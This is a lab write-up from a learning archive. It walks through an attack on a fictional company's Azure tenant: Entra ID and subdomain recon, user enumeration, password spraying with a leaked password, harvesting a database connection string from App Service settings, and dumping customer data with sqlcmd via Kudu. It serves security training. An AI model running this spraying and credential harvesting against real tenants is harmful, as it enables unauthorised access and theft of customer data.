Azure Recon to Foothold and Profit | Pwned Labs
Learning outcomes
- Unauthenticated and authenticated Azure enumeration
- Utilizing red team tooling to confirm valid credentials and gain a foothold
- Entra ID user, group, role and RBAC enumeration
- Azure App Service Web App enumeration
- Leveraging Kudu diagnostic site for lateral movement
- Familiarity with the sqlcmd utility
Real-world context
Threat actors may utilize leaked information, whether unintentionally disclosed, intentionally pasted online or sold on the dark web, in conjunction with tactics like credential stuffing and password spraying to try and gain initial access. Once inside the network, they may leverage management and diagnostic tools for lateral movement. This allows them to navigate through the network, escalating privileges and accessing more sensitive areas, thus amplifying the potential damage from the initial information leak.
External Recon
Enumerating Microsoft Entra ID
First, I checked if the company uses Entra ID by querying Microsoft’s realm endpoint:
curl 'https://login.microsoftonline.com/getuserrealm.srf?login=megabigtech.com&xml=1' | xmllint --format - <?xml version="1.0"?><RealmInfo Success="true"> <State>4</State> <UserState>1</UserState> <Login>megabigtech.com</Login> <NameSpaceType>Managed</NameSpaceType> <DomainName>megabigtech.com</DomainName> <IsFederatedNS>false</IsFederatedNS> <FederationBrandName>Default Directory</FederationBrandName> <CloudInstanceName>microsoftonline.com</CloudInstanceName> <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri></RealmInfo>
The response confirmed they’re using Managed (cloud) authentication with Entra ID.
Finding the Tenant ID
Every Entra ID tenant has a unique ID. I grabbed it from their OIDC endpoint:
curl -s 'https://login.microsoftonline.com/td.com/.well-known/openid-configuration' | jq -r '.token_endpoint'https://login.microsoftonline.com/d9da684f-2c03-432a-a7b6-ed714ffc7683/oauth2/token
The GUID is the Tenant ID.
Subdomain Enumeration
I ran azsubenum to discover Azure services associated with the company:
python3 azsubenum.py -b megabigtech -t 10 -p permutations.txt Discovered Subdomains:Storage Accounts - Files:-----------------------------------------------megabigtechinternal.file.core.windows.net megabigtechconf.file.core.windows.net App Services - Management:-----------------------------------------------megabigtech-qa.scm.azurewebsites.net megabigtech.scm.azurewebsites.net megabigtech-dev.scm.azurewebsites.net megabigtech-staging.scm.azurewebsites.net Storage Accounts - Tables:------------------------------------------------megabigtechconf.table.core.windows.net megabigtechinternal.table.core.windows.net Storage Accounts - Blobs:-----------------------------------------------megabigtechconf.blob.core.windows.net megabigtechinternal.blob.core.windows.net Email:---------------------------------------------megabigtech.mail.protection.outlook.com Storage Accounts - Queues:------------------------------------------------megabigtechinternal.queue.core.windows.net megabigtechconf.queue.core.windows.net SharePoint:-----------------------------------megabigtech.sharepoint.com megabigtech-my.sharepoint.com App Services:-------------------------------------------megabigtech-dev.azurewebsites.net megabigtech-staging.azurewebsites.net megabigtech-qa.azurewebsites.net megabigtech.azurewebsites.net Microsoft Hosted Domain:---------------------------------megabigtech.onmicrosoft.com
This revealed:
- Storage accounts (blob, table, queue, file)
- App Services (dev, staging, QA environments)
- SharePoint sites
- The
.onmicrosoft.comdefault domain

I went to the main site megabigtech.azurewebsite.net and observed there are potential users and even an email which we can follow the naming format.
User Enumeration
Using o365enum, I checked which email addresses were valid Office 365 users:
python3 /opt/mcrtp_bootcamp_tools/o365enum/o365enum.py -u users.txt -n 1 -m office.com username,validKato.Sara@megabigtech.com,0Yuki.Tanaka@megabigtech.com,1Yamamoto.Sota@megabigtech.com,0Takahashi.Hina@megabigtech.com,0
Only one valid user was found: Yuki.Tanaka@megabigtech.com
Password Spraying
With a valid username, I tried a password spray attack with the pastebin leak which was provided in the lab:
python3 oh365userfinder.py -p 'MegaDev79$' --pwspray --elist users.txt ____ __ _____ _____ ______ __ __ _______ __ / __ \/ /_ |__ // ___// ____/ / / / /_______ _____ / ____(_)___ ____/ /__ _____ / / / / __ \ /_ </ __ \/___ \ / / / / ___/ _ \/ ___/ / /_ / / __ \/ __ / _ \/ ___/ / /_/ / / / /__/ / /_/ /___/ / / /_/ (__ ) __/ / / __/ / / / / / /_/ / __/ / \____/_/ /_/____/\____/_____/ \____/____/\___/_/ /_/ /_/_/ /_/\__,_/\___/_/ Version 1.1.2 A project by The Mayor Oh365UserFinder.py -h to get started ------------------------------------------------------------------------------------------[info] Starting Oh365 User Finder at Sun Mar 15 05:44:20 2026 [+] Yuki.Tanaka@megabigtech.com Result - VALID PASSWORD! [+][info] Oh365 User Finder discovered one valid credential pair. [info] Scan completed at Sun Mar 15 05:44:21 2026
Yuki.Tanaka@megabigtech.com with MegaDev79$ was valid.
Foothold
With valid credentials, I checked who I was in the Azure context:
az ad signed-in-user show { "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity", "businessPhones": [], "displayName": "Yuki Tanaka", "givenName": "Yuki", "id": "7d0cfca3-b00e-424c-bf13-d7c2f0869901", "jobTitle": "Senior Developer", "mail": null, "mobilePhone": null, "officeLocation": null, "preferredLanguage": null, "surname": "Tanaka", "userPrincipalName": "yuki.tanaka@megabigtech.com"}
I was Yuki Tanaka, a Senior Developer at the company. Time to see what Yuki could do.
Checking Permissions
I enumerated role assignments to understand my access:
az role assignment list --assignee Yuki.Tanaka@megabigtech.com --all --output tablePrincipal Role Scope--------------------------- ------------------- -----------------------------------------------------------------------------------------------------------------------------yuki.tanaka@megabigtech.com Website Contributor /subscriptions/ceff06cb-e29d-4486-a3ae-eaaec5689f94/resourceGroups/mbt-rg-3/providers/Microsoft.Web/sites/megabigtechdevapp23
Yuki had Website Contributor access to one specific app: megabigtechdevapp23
Exploring the App Service
I grabbed the app’s hostnames:
az webapp show --name megabigtechdevapp23 --resource-group mbt-rg-3 --query "enabledHostNames" -o tableResult-----------------------------------------megabigtechdevapp23.azurewebsites.netmegabigtechdevapp23.scm.azurewebsites.net
Two endpoints: the web app itself and the SCM (Kudu) management console.
Application Settings
App Services often store secrets in configuration. I checked:
az webapp config appsettings list --name megabigtechdevapp23 --resource-group mbt-rg-3[ { "name": "DB", "slotSetting": false, "value": "Server=tcp:megabigdevsqlserver.database.windows.net,1433;Initial Catalog=customerdevneddb;User ID=dbuser;Password=V%#J3c5jceryjcE"
A database connection string with plaintext credentials were found.

Heading to megabigtechdevapp23.scm.azurewebsites.net revels to be KUDE site which has a PowerShell Debug console. Since the DB can’t be accessed externally, we can use KUDU to access the DB internally with the credentials that was just found.
sqlcmd -S megabigdevsqlserver.database.windows.net -U dbuser -P 'V%#J3c5jceryjcE' -d customerdevneddb -Q "SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE'"
sqlcmd -S megabigdevsqlserver.database.windows.net -U dbuser -P 'V%#J3c5jceryjcE' -d customerdevneddb -Q "SELECT * FROM CustomerData"

We are able to find the flag in the DB.
 Persecure : my learning archive